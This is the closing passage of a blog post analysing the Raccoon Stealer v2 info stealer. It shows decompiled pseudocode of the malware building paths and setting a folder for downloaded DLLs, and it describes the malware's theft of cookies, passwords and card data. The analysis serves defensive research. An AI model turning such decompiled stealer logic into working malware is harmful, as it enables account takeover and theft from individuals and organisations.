144    psVar8 = FUN_0040a5db((int)psVar8,(int)local_c);
145    (*LocalFree)(local_c);
146    uVar5 = (*local_alloc)(0x40,0x208);
147    iVar4 = (*StrCpyW)(uVar5,local_8);
148    psVar9 = FUN_0040a5db(iVar4,DAT_0040ea50);
149    local_10 = FUN_0040a5db((int)psVar9,DAT_0040eb60);
150    uVar5 = (*local_alloc)(0x40,0x208);
151    iVar4 = (*StrCpyW)(uVar5,local_8);
152    psVar9 = FUN_0040a5db(iVar4,DAT_0040ea50);
153    local_14 = FUN_0040a5db((int)psVar9,DAT_0040ec38);
154    (*SetCurrentDirectoryW)(local_8);
155    iVar4 = (*local_alloc)(0x40,0x5000);
156    (*GetEnvironmentVariableW)(DAT_0040ead8,iVar4,0x2800);
157    psVar9 = FUN_0040a5db(iVar4,DAT_0040e1dc);
158    psVar9 = FUN_0040a5db((int)psVar9,local_8);
159    (*DAT_0040e15c)(DAT_0040ead8,psVar9);

```

Figure 12. Note the function setting the folder path before moving the downloaded DLL's to that path (C:\Documents and Settings\Administrator\Local Settings\Application Data)

Press enter or click to view image in full size



```

1
2 undefined4 __fastcall set_folder_path(undefined4 *param_1)
3
4 {
5     HLOCAL hMem;
6     int iVar1;
7     short *hMem_00;
8     undefined4 uVar2;
9
10    hMem = (HLOCAL) (*local_alloc)(0x40,0x20a);
11                /* 0x1c = C:\Documents and Settings\Administrator\Local Settings\Application
12                Data */
13    iVar1 = (*SHGetFolderPathW)(0,0x1c,0,0,hMem);
14    if (iVar1 < 0) {
15        if (hMem != (HLOCAL)0x0) {
16            LocalFree(hMem);
17        }
18        uVar2 = 0;
19    }
20    else {
21        hMem_00 = FUN_0040a5db((int)hMem,DAT_0040ebb0);
22        uVar2 = (*StrCpyW)(*param_1,hMem_00);
23        *param_1 = uVar2;
24        LocalFree(hMem_00);
25        uVar2 = 1;
26    }
27    return uVar2;
28 }
29

```

Figure 13. Setting the folder path for the DLL's to be placed into.

It is at this point that the malware would perform the bulk of its stealing functionality, including cookies, passwords, credit card data, passwords, browser history, etc. [2] Some of this functionality would automatically be executed, and some would require a command from an operator in control of the C2 node.

Conclusion

In conclusion, Raccoon Stealer v2 is a relatively simple, yet very capable info stealer just like v1. Both versions of this stealer pose a threat to organizations of all types, as well as individuals. The information stolen by this malware can be used to take over accounts of all types, financial, social media, corporate, etc.

Get Aaron Stratton's stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

I hope you enjoyed this post, and that you'll come back again! A follow and share would be super appreciated. Feedback is certainly welcome as well.

References

- [1] <https://www.bleepingcomputer.com/news/security/raccoon-stealer-is-back-with-a-new-version-to-steal-your-passwords/>
- [2] <https://blog.sekoia.io/raccoon-stealer-v2-part-2-in-depth-analysis/#h-mutex>

From Infosec Writeups: A lot is coming up in the Infosec every day that it's hard to keep up with. [Join our weekly newsletter](#) to get all the latest Infosec trends in the form of 5 articles, 4 Threads, 3 videos, 2 Github Repos and tools, and 1 job alert for FREE!

Source: <https://infosecwriteups.com/raccoon-stealer-v2-malware-analysis-55cc33774ac8>